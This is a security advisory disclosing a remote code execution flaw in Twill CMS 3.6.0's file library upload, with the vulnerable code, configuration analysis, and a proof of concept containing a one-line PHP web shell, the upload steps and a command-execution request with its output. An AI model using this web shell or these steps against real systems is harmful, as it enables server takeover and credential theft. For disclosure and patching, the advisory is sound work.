The File Library upload endpoint in Twill CMS 3.6.0 does not validate the type of uploaded files and stores them, with their original extension, on a publicly web-served disk. An authenticated user holding the standard non-administrative Publisher role can upload a PHP file and execute it by requesting its URL, resulting in remote code execution as the web server user on a default installation.Vulnerability details
Uploads are handled by FileLibraryController::storeFile()(src/Http/Controllers/Admin/FileLibraryController.php:198):
$filename      = $request->input('qqfilename');
$cleanFilename = preg_replace("/\s+/i", '-', $filename);   // collapses whitespace only; extension kept
$request->file('qqfile')->storeAs($request->input('unique_folder_name'), $cleanFilename, $disk);
The filename comes from the request and its extension is preserved, so shell.php is stored as shell.php. The form request FileRequest performs no type validation for the default local endpoint (src/Http/Requests/Admin/FileRequest.php:15): only qqfilename, qqfile, and qqtotalfilesize are checked as required, with no mimes/mimetypes or extension allowlist.
The destination is web-accessible. config/file_library.php defaults to the twill_file_library disk, defined in config/disks.php with visibility: public and rooted at storage/app/public/uploads. That directory is exposed via php artisan storage:link (a required Twill setup step), so uploads are served at /storage/uploads/<dir>/<file> and any .php file there executes under a standard PHP web server.
Privilege requirement. The endpoint is gated by can:edit-media-library, which AuthServiceProvidergrants to the Publisher and Admin roles. Publisher is a non-administrative content-author role. This was confirmed in testing: a Publisher completes the upload, while the same request from a read-only (VIEWONLY) account returns HTTP 403. Exploitation by a Publisher is therefore a real privilege-boundary violation.
Proof of concept
Steps, performed as a Publisher-role user:
-
Prepare a test payload
shell.php:<?php echo 'PWNED:'.php_uname().':'.exec($_GET['c'] ?? 'id'); ?> -
Authenticate to the admin panel and open a content record containing a File field.
-
In the File field, choose Add file, then upload
shell.phpfrom the Upload tab. The file is
accepted; no type validation error is returned. -
Determine the stored URL. The application returns it in the upload response:
thePOST /admin/file-library/filesreply contains a JSONmedia.srcvalue of the formhttp://<target>/storage/uploads/<dir>/shell.php. The same file also appears in the library with a download link to that location. No path enumeration is required.
-
Request the file with a command parameter:
GET http://<target>/storage/uploads/<dir>/shell.php?c=idThe response confirms execution as the web server user:
PWNED:Linux <host> x86_64:uid=33(www-data) gid=33(www-data) groups=33(www-data)
An automated proof of concept, twill-cms-rce.py, is included with this advisory. It authenticates, performs the Laravel CSRF handshake (the XSRF-TOKEN cookie must be returned in the X-XSRF-TOKEN request header; omitting it yields HTTP 419), uploads the payload, and retrieves the execution result. A full request and response transcript is provided in evidence/http_trace.txt.
Attempting to write outside the uploads directory by setting unique_folder_name to a traversal sequence (for example ../../public/...) is rejected by the underlying Flysystem library with a PathTraversalDetected error. This does not affect exploitability, as the default uploads directory is already served and executable.
Impact
Arbitrary code execution as the web server user from a low-privilege authenticated account: disclosure of .env and database credentials, full database access, content modification, and persistence. No non-default configuration is required.
Reference
- Application: https://github.com/area17/twill
Credit: Jobyer Ahmed, Bytium.